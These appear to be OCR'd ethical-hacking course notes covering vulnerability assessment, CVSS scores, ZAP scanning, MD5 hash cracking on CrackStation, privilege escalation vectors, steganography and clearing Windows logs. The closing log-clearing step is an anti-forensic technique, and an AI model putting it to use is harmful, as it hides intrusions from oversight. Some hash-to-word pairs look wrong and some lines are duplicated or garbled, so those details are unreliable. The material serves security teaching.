
The results of a vulnerability assessment are typically documented in a report that outlines the vulnerabilities discovered, their potential impact, and recommendations for remediation. This information helps organizations prioritize their security efforts and take appropriate measures to address the identified vulnerabilities

Classification of vulnerability:

- Misconfiguration
- Default Installation
- Buffer Overflows
- Unpatched Servers
- Design Flaws
- Operating System Flaws
- Application Flaws
- Open Services

- Default Password

Vulnerability assessment cycle:



The vulnerability assessment cycle is a systematic approach used to identify and address vulnerabilities in a system or organization. It consists of several key stages that help ensure comprehensive vulnerability management. Here's a breakdown of each stage with an example:

1. Creating Baseline: The first step is to establish a baseline that represents the current state of the system or organization. This involves documenting the existing infrastructure, applications, and configurations. For instance, a company might create a baseline by documenting its network architecture, operating systems, and software versions. The baseline serves as a reference point for future assessments.

2. Vulnerability Assessment: In this stage, vulnerabilities within the system or organization are identified. This is accomplished through various techniques such as vulnerability scanning, penetration testing, or manual inspection. The goal is to discover weaknesses that could be exploited by attackers. As an example, a security team using a vulnerability scanner might identify that a web server is running an outdated version of a content management system with known security vulnerabilities.

3. Risk Assessment: Once vulnerabilities are identified, a risk assessment is conducted to evaluate their potential impact and likelihood of exploitation. This step helps prioritize vulnerabilities based on their severity and the potential impact on the system or organization. Following the previous example, the risk assessment might determine that the outdated content management system poses a high risk due to the potential for unauthorized access and data breaches.

4. Remediation: This stage involves developing and implementing measures to address the identified vulnerabilities. Remediation can include applying software patches, updating configurations, implementing security controls, or other mitigation strategies. In our example, the organization would create a plan to upgrade the content management system to the latest secure version or apply relevant patches to address the known vulnerabilities.

5. Verification: After remediation measures are implemented, verification is necessary to ensure that the vulnerabilities have been effectively addressed. This can involve retesting the system or performing additional scans to confirm that the vulnerabilities have been patched or mitigated. In our example, the security team would conduct a follow-up scan or penetration test to verify that the outdated content management system has been updated to a secure version and no longer exhibits the previously identified vulnerabilities.

6. Monitoring: The final stage involves continuous monitoring of the system or organization to identify new vulnerabilities that may arise due to changes in the environment or emerging threats. This can include regular vulnerability scanning, threat intelligence monitoring, and keeping up with security updates. For example, the company may subscribe to security mailing lists or employ automated vulnerability scanners to stay informed about new vulnerabilities that could impact their systems.

The vulnerability assessment cycle is an iterative process that helps organizations maintain a proactive approach to security. By following this cycle, organizations can continuously identify and address vulnerabilities, reducing their overall attack surface and staying ahead of potential risks. It's important to note that conducting vulnerability assessments and implementing security measures should be performed by qualified professionals and in accordance with legal and ethical standards.

Vulnerability Assessment Solution:

Correct! Vulnerability assessment is a crucial step in identifying and addressing vulnerabilities in a system or organization. Let's break down the steps involved:

1. Locate nodes: The first step is to identify the nodes or systems that need to be assessed for vulnerabilities. This can be done by scanning the network or using tools to discover IP addresses or domain names associated with the target systems. For example, an organization may perform a network scan to identify all connected devices such as servers, workstations, and network appliances.

2. Perform service discovery: Once the nodes are located, the next step is to identify the services and applications running on each node. This can be achieved through techniques like port scanning, network enumeration, or specialized tools that detect open ports and protocols. For instance, a network scanner can be used to identify services running on a specific server, such as HTTP (port 80), FTP (port 21), and SSH (port 22).

3. Test services for known vulnerabilities: After discovering the services running on each node, the next step is to test these services for known vulnerabilities. This can be done using vulnerability scanning tools or through manual security assessments. The objective is to identify vulnerabilities or weaknesses in the services that could be exploited by attackers. For example, a vulnerability scanner can be utilized to assess the web server running on port 80 for known vulnerabilities in the web server software, web applications, or any misconfigurations.

For instance, the vulnerability assessment solution might identify that the web server is running an outdated version of Apache HTTP Server with known vulnerabilities. It may also detect misconfigurations such as weak passwords, default configurations, or insecure permissions on files and directories.

By following these steps, organizations can systematically identify vulnerabilities in their systems and applications. The results obtained from the vulnerability assessment can then be used to prioritize and plan remediation measures to address the identified vulnerabilities and reduce overall risk exposure.

It's essential to conduct vulnerability assessments with proper authorization, adherence to legal and ethical standards, and by individuals with the necessary expertise to ensure a secure and reliable assessment process.

Vulnerability assessment score:

CVSS v2.0 Ratings		CVSS v3.0 Ratings	
Severity	Base Score Range	Severity	Base Score Range
		None	0.0
Low	0.0-3.9	Low	0.1-3.9
Medium	4.0-6.9	Medium	4.0-6.9
High	7.0-10.0	High	7.0-8.9
		Critical	9.0-10.0

PERFORMING VULNERABLITY ASSESMENT

Automated:

Install zaproxy (Pre installed in parrot operating system)

Search the GUI version in search panel or use word zaproxy in terminal

Gove the link of testing website select the mode and type of attack and click on attack.

KEEPING YOURSELF SAFE FROM VULNERABLITIES


- Perform security check-ups on regular basis.
- Keep ports closed that are not necessary.
- Use good IDS& Configure Firewall securely.
- Aware employees and other member about the security threats.
- Give Information to your employees to build a mindset on how to deal with an cyber security.
- Physical and hardware security should also be kept in mind.
- Timely update systems and applications.
- Timely update system and applications.
- Never use default settings and passwords.
- Keep backups for security purposes.

THINGS TO KNOW ABOUT SYSTEM HACKING

What is system hacking

- Gaining access over system and software and gaining access and compromising the system.

Methodology of system hacking




PASSWORD CRACKING

Visit the website of crack station [CrackStation - Online Password Hash Cracking - MD5, SHA1, Linux, Rainbow Tables, etc.]

This are the hasheds we a going to test:

1. "hello": 5d41402abc4b2a76b9719d911017c592
2. "password": 5f4dcc3b5aa765d61d8327deb882cf99
3. "openai": 2d190dd31f1f0c0e03baf7f1d0a14e7c
4. "gpt3": 20db7b180e77a2e8ffce81e201ba45eb
5. "security": 13ac6b5d7c9b43ea8d31da075762b918



And it gives a correct output.

PRIVILEGE ESCALATION OF WINDOWS DEVICES

What is privilege escalation?

Privilege escalation, in simple terms, refers to the act of gaining higher levels of access or privileges within a system or computer network than what is originally granted. It involves exploiting vulnerabilities or weaknesses in the system's security measures to gain unauthorized access to resources or perform actions that would otherwise be restricted.

Here's an example to illustrate privilege escalation:

Let's say you are a regular user on a computer network with limited permissions. You can access certain files and perform specific tasks, but you are restricted from accessing sensitive information or making system-level changes.

However, you discover a vulnerability in the network's security that allows you to execute arbitrary commands with higher privileges. For instance, you find a flaw in a web application that lets you execute commands as an administrator.

Using this vulnerability, you can run commands that grant you administrative access, giving you more control over the system. With escalated privileges, you can access sensitive files, modify configurations, install software, or even create new user accounts with administrative rights.

This privilege escalation can have severe consequences, as an attacker with elevated privileges can gain full control over the system, compromise other user accounts, manipulate data, or launch further attacks within the network.

Preventing privilege escalation requires implementing strong security measures, such as regular software updates, proper access controls, least privilege principles, and monitoring for any suspicious activities or vulnerabilities. By addressing and patching security flaws promptly, the risk of privilege escalation can be minimized.

It's essential to note that discussing privilege escalation purely for educational purposes and within ethical boundaries is crucial. Unlawful attempts to exploit vulnerabilities or gain unauthorized access can lead to legal consequences.

Horizontal and vertical privilege escalation:

	Horizontal Privilege Escalation	Vertical Privilege Escalation
Definition	When a user gains unauthorized access to resources or information at the same privilege level as their current access.	When a user gains unauthorized access to resources or information at a higher privilege level than their current access.
Principle	Exploiting vulnerabilities to expand lateral access within the same privilege level.	Exploiting vulnerabilities to elevate privileges to a higher level.
Target	Other user accounts or resources within the same privilege level.	Administrator accounts or higher privileged resources.
Example	A regular user gaining access to another user's account with the same privileges and accessing their files.	A regular user exploiting a vulnerability to gain administrative access and then modifying system configurations or accessing sensitive data.
Impact	Limited scope of access and control within the current privilege level.	Expanded access and control over higher-level privileges, potentially compromising the entire system or network.
Impact	Limited scope of access and control within the current privilege level.	Expanded access and control over higher-level privileges, potentially compromising the entire system or network.
Mitigation	Strong access controls, separation of privileges, and regular security updates to prevent unauthorized lateral movements.	Regular patching, least privilege principles, strong authentication mechanisms, and monitoring of privilege escalation attempts.

Privilege Escalation Attack types:

- Gaining access to other connected systems
- Developing additional malicious payloads on a targeted system.
- Adjusting security setting or privileges.
- Gaining root access to a targeted system or an entire network.

How do privilege escalation attack works:

- Privilege escalation attack typically involve the exploitation of vulnerabilities such as software bugs, misconfigurations, and incorrect access controls.
- Every account that interacts with a system has some
- Standard users typically have limited access to system databases, sensitive files, or other resources.
- In some cases, users have excessive access to sensitive resources, and may not even be aware of it, because they do not try to gain access beyond their entitlements.
- In other cases, attackers can manipulate weakness of the system to increases privileges. By taking over low-level user account and either abusing excessive privileges, or increasing privileges, a malicious attacker has an entry point to a sensitive system.

- Attackers might dwell in a system for some time, performing reconnaissance and waiting for an opportunity to deepen their access.
- Eventually, they will find a way to escalate privileges to a higher level than the account that was initially compromised
- Depending on their goal, attackers can continue horizontally to take control of additional systems, or escalate privileges vertically, to gain admin und foot control, until they have access to the entire full environment.

Privilege escalation attack vectors:

CREDENTIAL EXPLOITATION:

1. Password exposure: in many cases passwords are available in employees share them with others, reuse them, or store them in plaintext on their machines.
2. Password guessing: attackers can use publicly available information about the account owner to make educated guesses about their password. If attackers guess one password, they can often gain access to multiple resources due to password reuse.
3. Shoulder surfing: attackers can observe the actions of privileged individuals, either in person, via unauthorized access to cameras, or through keyloggers on their devices, and thus gain access to passwords.
4. Dictionary attacks - the use of lists of cannon words to automatically combine possible passwords and try to access an account. Attackers can customize the dictionary according to known password length and requirements. Password complexity policies and limiting the number of passwords retries are effective against these attacks.
5. Rainbow table attacks: a rainbow table assumes the attacker knows the algorithm used to hash passwords, and converts these hashes into original passwords. These attacks need some seed information to succeed.
6. Brute force password attacks: attackers typically use these as a last resort. They are only effective against shorter passwords with limited complexity, and where there are no limits on the number of passwords retries.
7. Password spraying: this is the opposite of a brute force attack: an automated attempt to gain access to a large number of accounts using a few very common passwords.
8. Pass-the-Hash (PTH) - this involves using the NT Lan Manager hash of a password instead of the original plaintext password. The hash can be scraped from active memory or obtained by other techniques that exploit weaknesses in the authentication protocol.
9. Security questions - many password mechanisms rely on security questions in case the user forgets their password. These are questions about the user's life, many of which are easy to obtain from social media or individuals who know the user, or from the dark web (many security question databases were exposed in previous breaches).
10. Credential stuffing - attackers use a list of usernames or email addresses and passwords they obtained from previous breaches or the dark web, and try it against accounts in a target system. Because individuals commonly reuse passwords, this technique has high success rates.

11. Password changes and resets - attackers can easily compromise password reset mechanisms. Whenever a password is reset, there is an implicit risk in the process of transmission and storage of the new password. Attackers can gain access to a password legitimately reset by a user, or request password reset themselves after compromising a device.

VULNERABLITIES AND EXPLOITS:

1. Attackers can perform privilege escalation by exploiting vulnerabilities in the design, implementation, or configuration of multiple systems including communication protocols, communication transports, operating systems, browsers, web applications, cloud systems, and network infrastructure.
2. The level of risk depends on the nature of the vulnerability how critical is the system in which the vulnerability is discovered. Only a small fraction of vulnerabilities allow vertical privilege escalation. However, any vulnerability that can allow an attacker to change privileges should be treated with high severity.

MISCONFIGURATIONS

1. Attackers can escalation by exploiting vulnerabilities in the design, implementation, or configuration of multiple systems including communication protocols, communication transports, operating systems, browsers, web applications, cloud systems, and network infrastructure.
2. The level of risk depends on the nature of the vulnerability and how critical is the system in which the vulnerability is discovered. Only a small fraction of vulnerabilities allows vertical privilege escalation. However, any vulnerability that can allow an attacker to change privileges should be treated with high severity.
3. Cloud storage buckets exposed to the Internet with no authentication.
4. Default passwords used for admin or root accounts (this is common for IoT devices).
5. Insecure defaults for a newly installed system, which are not changed due to negligence or lack of knowledge.
6. Backdoor into the environment which was known to administrators but not documented, and is discovered by an attacker.

MALWARE

1. Attackers who gain access to a user account can deploy malware at user level, and then find a way to increase their privileges.
2. Attacks who have already escalated privileges can deploy malware at admin or root level, and use it to gain persistent access to an entire environment.

SOCIAL ENGINEERING ATTACKS

1. Phishing: an-attacker sends a message that appears to be legitimate, with a malicious link or attachment. If the victim clicks the link or executes the attachment, the attacker typically deploys malware and compromises their device. Depending on the type of

malware, this may allow the attacker to take over the user's credentials.t access to an entire environment.

2. Spear phishing: a sophisticated form of phishing custom-made for a user or group of users. Spear phishing can allow attackers to take over highly privileged accounts those belonging to system administrators, finance employees, or senior executives.
3. Vishing (voice phishing): attackers call company employees impersonating an authoritative figure, such as the company's IT staff, the bank, or law enforcement. Employees can be tricked into providing sensitive information like passwords or access details, or even coerced into installing malware on their device.
4. Scareware: a malicious software program that tricks victims into think if their devices are infected, and asks them to download additional software or execute an action, which in reality deploys malware on their machine. Like other techniques, this can be used to compromise a victim's device and take over their account.
5. Watering hole: an attacker compromises a website visited by a group of privileged individuals. For example, this could be a certain page on a corporate intranet. Any employee visiting the page may have a malicious script run in their browser, or can be tricked into clicking a malicious link.
6. Pharming: a fraud scheme in which software deployed on the victim's device sends them to a fake website, impersonating a trusted institution like a bank or government website. The victim is then tricked into providing personal details, which the attacker can use to take over their account.

PRIVILEGE ESCALATION IN LINUX DEVICES

Enumeration involves:

1. Using Google searches, port scanning and direct interaction with a system to learn more about it and see how it responds to inputs.
2. Seeing if compilers, or high-level programming languages like Perl or Python, are available, which can allow an attacker to run exploit code.
3. Identifying software components, such as web servers and their versions.
4. Retrieving data from key system directories such as /etc, /proc, ipconfig,Isof, netstat and uname.

Kernal Exploit:


Attack description:

1. Learn about the vulnerabilities
2. Develop or acquire exploit code
3. Transfer the exploit onto the target
4. Execute the exploit on the target

Mitigation:

1. Follow security reports and promptly install Linux update and patches. Restrict or remove programs that enables file transfers, such as FTP,SCP, or curl, or restrict them to specific users or IPs.


Exploiting SUDO rights:




STENOGRAPHY AND ITS WORKING

Stenography: Derived from two geek words Steganos (covered or secret) graphy (writing or drawing)

What is Steganography?



Steganography System:



Performing Steganography practically on parrot OS:

- Gather two files on image file and one text file (secret.txt)

- Open the Stegnosuite tool and drag and drop image first.
- Paste the information and set password
- And click on embedded
- A new png file will be created.

To extract data:


- Drag and drop the information png in the same tool
- Input the password and click on extract.

CLEARING LOGS OF WINDOWS AND LINUX DEVICES

In windows:

Download the software from (clear logs.exe) ClearLogs download | SourceForge.net

After downloading just run the exe file in folder and click on ‘clear all system logs’

